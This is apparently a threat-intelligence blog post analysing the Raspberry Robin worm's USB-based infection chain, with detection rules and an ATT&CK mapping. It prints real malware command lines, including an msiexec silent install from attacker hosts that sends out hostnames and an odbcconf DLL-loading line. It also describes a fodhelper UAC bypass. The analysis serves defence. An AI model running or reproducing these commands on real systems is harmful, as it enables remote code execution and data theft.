See what it's like to have a partner in the fight.

Over the past several months, Red Canary Intelligence has been tracking a cluster of malicious activity we call Raspberry Robin. Read on for details on what Raspberry Robin is, high-fidelity opportunities to detect known behaviors, and background on how we decided to cluster this activity.

“Raspberry Robin” is Red Canary’s name for a cluster of activity we first observed in September 2021 involving a worm that is often installed via USB drive. This activity cluster relies on `msiexec.exe` to call out to its infrastructure, often compromised QNAP devices, using HTTP requests that contain a victim’s user and device names. We also observed Raspberry Robin use TOR exit nodes as additional command and control (C2) infrastructure.

Like most activity clusters we track, Raspberry Robin began as a handful of detections with similar characteristics that we saw in multiple customers’ environments, first noticed by Jason Killam from Red Canary’s Detection Engineering team. We saw Raspberry Robin activity as far back as September 2021, though most related activity occurred during or after January 2022. As we observed additional activity, we couldn’t find public reporting to corroborate our analysis, aside from some findings on VirusTotal that we suspected were related based on overlap in C2 domains.

To date, we’ve observed Raspberry Robin in organizations with ties to technology and manufacturing, though it’s not yet clear if there are other links among victims. We have several intelligence gaps around this cluster, including the operators’ objectives. While we don’t yet have the full picture, we want to share what we know about this activity cluster so far to enrich collective understanding of this threat and empower defenders to identify this activity. We use the cluster name “Raspberry Robin” to refer to the entire chain of activity described below, including the initial access method, the worm itself, and the follow-on execution and C2 activity.

Below we've provided a comprehensive analysis of known Raspberry Robin behavior with corresponding detection opportunities along the way.




Infected USB drive attached
cmd.exe and msiexec.exe commands
Malicious .DLL download
rundll32.exe and Windows utility misuse
Ongoing command & control activity
Raspberry Robin is typically introduced by infected removable drives - such as USB devices - containing a malicious .LNK file
cmd.exe reads and executes a malicious file stored on the infected device, then msiexec.exe attempts to connect to a short URL (often QNAP-associated)
If the external msiexec.exe connection is successful, it downloads and installs a malicious .DLL
rundll32.exe launches a legitimate Windows utility like odbcconf.exe to execute the malicious .DLL
regsvr32.exe, rundll32.exe, and dllhost.exe repeatedly attempt outbound network connections, typically to TOR nodes

Figure 1: Raspberry Robin event outline

Initial access

Raspberry Robin is typically introduced via infected removable drives, often USB devices. The Raspberry Robin worm often appears as a shortcut `.lnk` file masquerading as a legitimate folder on the infected USB device.

Soon after the Raspberry Robin infected drive is connected to the system, the UserAssist registry entry is updated and records execution of a ROT13-ciphered value referencing a `.lnk` file when deciphered. In the example below, `q:\erpbirel.yax` deciphers to `d:\recovery.lnk`.




```
Process spawned
c:\windows\explorer.exe 47ea9e07b7dbfbeba368bd95a3a2d25b

2022-02-20 14:43:14.525 GMT regmod
First wrote to \registry\user\s-1-5-21-432587278-3
21508835-1117227555-53619\software\microsoft\windo
ws\currentversion\explorer\userassist\{f4c57c4b-20
46-46f0-a9eb-443bcko33d9f}\count\q:\erpbirel.yax
```

Figure 2: Registry modification with ROT13 `.lnk` file

Execution

Raspberry Robin first uses `cmd.exe` to read and execute a file stored on the infected external drive. The command is consistent across Raspberry Robin detections we have seen so far, making it reliable early evidence of potential Raspberry Robin activity. Typically the command line includes `cmd /R <` to read and execute a file. The use of `cmd /R <` is not unique to Raspberry Robin, but the filename pattern is unique. The filename is made up of five to seven random alphanumeric characters and a variety of file extensions. Some of the file extensions we've seen include `.usb`, `ico`, `.lnk`, `.bin`, `.sv`, and `.lo`. Additionally, the command has sometimes included type, which is a built-in command to display the contents of a file.

Here's an example of what the whole command might look like:




Process spawned

```
C:\Windows\System32\cmd.exe 8a2122e8162dbef04694b9c3e0b6cdee
```

Command Line: `"cmd.exe" /r C:\WINDOWS\system32\cmd.exe<xjHfK.USb`

Figure 3: Raspberry Robin `cmd.exe` *command*


Next, `cmd.exe` typically launches `explorer.exe` and `msiexec.exe`. With Raspberry Robin, `explorer.exe`'s command line can be a mixed-case reference to an external device; a person's name, like `LAUREN V`; or the name of the `.lnk` file, like the figure below. The name here has been modified from the `.lnk` file name to `LNkFILe`. While we aren't sure of this command's exact purpose, we've consistently observed it in Raspberry Robin detections.



Process spawned by cmd.exe

```
c:\windows\explorer.exe 744f2d2e4af2c1c64643fdbc60a21b27
```

Command Line: `ExpLoRER "USB Drive"`



```
Process spawned by cmd.exe
c:\windows\explorer.exe 47ea9e07b7dbfbeba368bd95a3a2d25b

Command Line: eXPl0ReR LNkFILe
```

Figure 4: Mixed-case command referring to device or name

Raspberry Robin extensively uses mixed-case letters in its commands. Adversaries sometimes use mixed-case syntax in an attempt to evade detection. Case-sensitive, string-based detections written to detect `evil` may not fire on `eViL`, but `cmd.exe` is case-insensitive and has the flexibility to read and process both commands the same way.

Command and control (C2)


Let's look at Raspberry Robin's `msiexec.exe` command in detail, since that informs our first behavior-based detection opportunity.

While `msiexec.exe` downloads and executes legitimate installer packages, adversaries also leverage it to deliver malware. Raspberry Robin uses `msiexec.exe` to attempt external network communication to a malicious domain for C2 purposes. The command line has several key features we have seen across multiple detections:

- Use of mixed-case syntax (this is yet another example of mixed case use by Raspberry Robin)
- Use of short, recently-registered domains only containing a few characters, for example `v0[.]cx`
- The domains in our detections hosted QNAP NAS device login pages around the time of the Raspberry Robin activity. We hypothesize Raspberry Robin may use compromised QNAP devices for C2 infrastructure. The use of (ostensibly) compromised QNAP devices for C2 infrastructure is not unique to this activity cluster, but we observed operators using these across several Raspberry Robin-associated detections.
- Inclusion of port `8080`, a non-standard HTTP web service port, in the URL

- Inclusion of a string of random alphanumeric characters as the URL subdirectory, frequently followed by the victim's hostname and username

Here is a modified example of a full malicious Raspberry Robin `msiexec.exe` command line matching all of the above criteria. The random string has been modified, and the victim's host name replaced with `HOSTNAME`, though the domain name remains the original one observed.



Process spawned by cmd.exe

```
C:\Windows\System32\msiexec.exe e5da170027542e25ede42fc54c929077
```

Command Line: `MSiexEc /q-I "htTP://MwGQ.nEt:8080/l5cnhZV6KA/HOSTNAME"`

Figure 5: Malicious Raspberry Robin `msiexec.exe` command

To detect suspicious use of `msiexec.exe` by Raspberry Robin or other threats, it's essential to take a look at the command line and the URL. Detecting `msiexec.exe` making outbound network connections to download and install packages in the command line interface will give you the opportunity to examine the activity and determine if it's malicious or not.

Detection opportunity: `msiexec.exe` downloading and executing packages Identify the use of Windows Installer Tool `msiexec.exe` to download and execute packages in the CLI.

process == `('msiexec')`
&&
process_command_line_includes == `('http:', 'https:')`
&&
process_command_line_includes == `('/q', '-q')`

Persistence

In several Raspberry Robin detections, we have seen `msiexec.exe` go on to install a malicious DLL file. At this time we are not certain what the DLL does.. We suspect it may establish persistence on the victim's system. In the detections we saw, the malicious files were created as `C:\Windows\Installer\MSI****.tmp` files. In one case, a file with the same hash was also created as `C:\Users\username\AppData\Local\Temp\bznwi.ku`.

Examples:

- `C:\Windows\Installer\MSI5C01.tmp`
  `C:\Users\username\AppData\Local\Temp\bznwi.ku`
  - Shared MD5 hash: 6f5ea8383bc3bd07668a7d24fe9b0828
  - VirusTotal example
- `C:\Windows\Installer\MSIE160.tmp`
  - MD5 hash: e8f0d33109448f877a0e532b1a27131a
  - VirusTotal example


Execution (again)

Next, `msiexec.exe` launches a legitimate Windows utility, `fodhelper.exe`, which in turn spawns `rundll32.exe` to execute a malicious command. Processes launched by `fodhelper.exe` run with elevated administrative privileges without requiring a User Account Control prompt. It is unusual for `fodhelper.exe` to spawn any processes as the parent, making this another useful detection opportunity.

Detection opportunity: `fodhelper.exe` as a parent process
Identify Windows Features On Demand helper `fodhelper.exe` creating
processes as the parent.

parent_process == `('fodhelper')`

The `rundll32.exe` command starts another legitimate Windows utility, in this case `odbcconf.exe`, and passes in additional commands to execute and configure the recently-installed malicious DLL `bznwi.ku` (Hash: `6f5ea8383bc3bd07668a7d24fe9b0828`). Here is what that command looks like. (We modified the random string values in the command, as well as replaced the victim’s username with `username`.)


Process spawned

```
C:\Windows\System32\rundll32.exe ef3179d498793bf4234f708d3be28633
```

Command Line:
```
"RUNDLL32.exe" shell32,ShellExec_RunDLLA
"C:\WINDOWS\syswow64\odbcconf.exe" -A {regsvr
"C:\Users\username\AppData\Local\Temp\bznwi.ku."} -E -A
{configdriver VKIPDSE} -A {SETFILEDSNDIR fnpawxs PXQAND
ofeslkscqqczuaj} -a {INSTALLDRIVER fqcmypo OGEYSCKXFTBNXAF}
```

Figure 6: Malicious `rundll32.exe` command

The `-A` flag in `odbcconf.exe` specifies an action. `configdriver` loads the driver setup DLL, in this case `VKIPDSE`. `SETFILEDSNDIR` creates the registry location `HKEY_LOCAL_MACHINE\SOFTWARE\ODBC\ODBC.INI\ODBC File DSN\DefaultDSNDir`, if it does not already exist, and specifies the default location used by the ODBC Data Source Administrator when creating a file-based data source. `INSTALLDRIVER` adds additional information about the driver.

In this detection, we saw `odbcconf.exe` successfully execute the malicious command. Since `odbcconf.exe` has a built-in `regsvr` flag similar to `regsvr32.exe`, it can be used by adversaries to execute DLLs and bypass application control defenses that aren't monitoring for `odbcconf.exe` misuse.

Detection opportunity: `odbcconf.exe` loading .DLLs

Detect the Windows Open Database Connectivity utility loading a configuration file or DLL. The /A flag specifies an action, `/F` uses a response file, and `/S` runs in silent mode. `Odbcconf.exe` running rgsvr actions in silent mode could indicate misuse.

process == `('odbcconf')`
&&
process_command_line_includes == `('regsvr)`
&&
process_command_line_includes == `('/f', '-f')`
||
process_command_line_includes == `('/a', '-a')`
||
process_command_line_includes == `('/s', '-s')`

C2, part deux

We observed outbound C2 activity involving the processes `regsvr32.exe`, `rundll32.exe`, and `dllhost.exe` executing without any command-line parameters and making external network connections to IP addresses associated with TOR nodes. Additionally, some of the IP addresses in the connections host domains consisting of random alphanumeric characters. For example, `hxxps[:]//www[.]ivuoq6si2a[.]com/`.

This activity presents us with a final detection opportunity. It is atypical for `regsvr32.exe`, `rundll32.exe` and `dllhost.exe` to execute with no command-line parameters and establish external network connections. This behavior is not inherently malicious, but is good to monitor.

Detection opportunity: network connections from the command line with no parameters

Detect `regsvr32.exe`, `rundll32.exe`, and `dllhost.exe` making external network connections with an empty command line.

process == `('regsvr32')`
||
process == `('rundll32')`
||
process == `('dllhost')`
&&
process_command_line_contains == `(“”)`
&&
has_netconnection

**Note: Double Quotes (“”) within the command line means null.*

Intelligence gaps

Several unanswered questions about this cluster remain. First and foremost, we don’t know how or where Raspberry Robin infects external drives to perpetuate its activity, though it’s likely this occurs offline or otherwise outside of our visibility. We also don't know why Raspberry Robin installs a malicious DLL. One hypothesis is that it may be an attempt to establish persistence on an infected system, though additional information is required to build confidence in that hypothesis.

Perhaps our biggest question concerns the operators' objectives. Absent additional information on later-stage activity, it's difficult to make inferences on the goal or goals of these campaigns. Despite this, we hope this information is useful for informing broader efforts to track and better detect Raspberry Robin activity. We hope to start a conversation that will help the whole community learn more about this threat. If you've been tracking similar activity, we'd love to hear from you and collaborate. Contact intel@redcanary.com with any observations or questions.

Thank you to all our contributing researchers who helped make this research possible, especially Jeff Felling from Red Canary Intelligence and Jason Killam from Red Canary Detection Engineering.

Appendix

As we define parameters for an activity cluster, we map behaviors to MITRE ATT&CK where applicable and note observables of interest. In some cases, often with infrastructure and certain adversary decisions, observables associated with an activity cluster may not neatly map to an ATT&CK technique, and that's okay.

Tactic	Technique	Description	Observable
Tactic: **Initial Access**	Technique : T1091 Replication Through Removable Media	Description: In some cases, Raspberry Robin was introduced via infected removable drives. In these instances, the worm appeared as a shortcut (LNK file) masquerading as a legitimate folder on a USB device	Observable : e:\removable disk.lnk
Tactic: **Initial Access**	Technique :	Description: `explorer.exe` with a command line containing a reference to a device or a name	Observable : ExpLoRER "USB Drive" or EXPLorEr "LAUREN V" or eXPLOReR LNkFILe

Tactic	Technique	Description	Observable
Tactic: **Execution**	Technique: T1059.003 Command and Scripting Interpreter (Windows Command Shell)	Description: Raspberry Robin uses the “standard-in” command prompt feature `cmd/R <` to read and execute a file with a name composed of several seemingly random alphanumeric characters	Observable : C:\Windows\system32\cmd.exe” /R CMD<lAkTp.mY0
Tactic: **Defense Evasion**	Technique:	Description: The use of mixed-case letters, which is tradecraft sometimes used by adversaries to evade defenses (not unique to Raspberry Robin)	Observable : mSIeXEc, ExpLoRER, or HTtp in a command line
Tactic: **Defense Evasion**	Technique: T1218.008 Signed Binary Proxy Execution: Rundll32 T1218.008 Signed Binary Proxy Execution: Odbcconf	Description: Raspberry Robin uses legitimate Windows utilities like `fodhelper.exe` and `odbcconf.exe` to proxy DLL file execution with `rundll32.exe`	Observable : “RUNDLL32.exe” shell32,ShellExec_RunDLLA “C:\WINDOWS\syswow64\odbcconf.exe” -A {regsvr “C:\Users\[redacted]\AppData\Local\Temp\bznwi.ku.”} -E -A {configdriver VKIPDSE} -A {SETFILEDSNDIR fnpawxs PXQAND ofeslkscqqczuaj} -a {INSTALLDRIVER fqcmypo OGEYSCKXFTBNXAF}
Tactic: **C2**	Technique: T1218.007 Signed Binary Proxy Execution: Msiexec T1071.001 Application Layer Protocol: Web Protocols	Description: `Msiexec.exe` making external network connections to URLs that include the victim’s hostname and username	Observable : msiEXEC /Q -I hXxp://3h[.]WF:8080/ZgMaAJK3xTC/LP079LLP=52284

Tactic	Technique	Description	Observable
Tactic: **C2**	Technique:	Description: Recently registered top-level domains with few characters, likely used as C2 infrastructure	Observable : 3h[.]WF or v0[.]cx
Tactic: **C2**	Technique:	Description: Use of infrastructure tied to compromised QNAP NAS devices (not unique to Raspberry Robin)	Observable :
Tactic: **C2**	Technique: T1218.008 Signed Binary Proxy Execution: Rundll32 T1218.008 Signed Binary Proxy Execution: Regsvr32	Description: `rundll32.exe` and `regsvr32.exe` used for C2 communication	Observable : Look for `rundll32.exe` and/or `regsvr32.exe` making external network connections with no command-line argument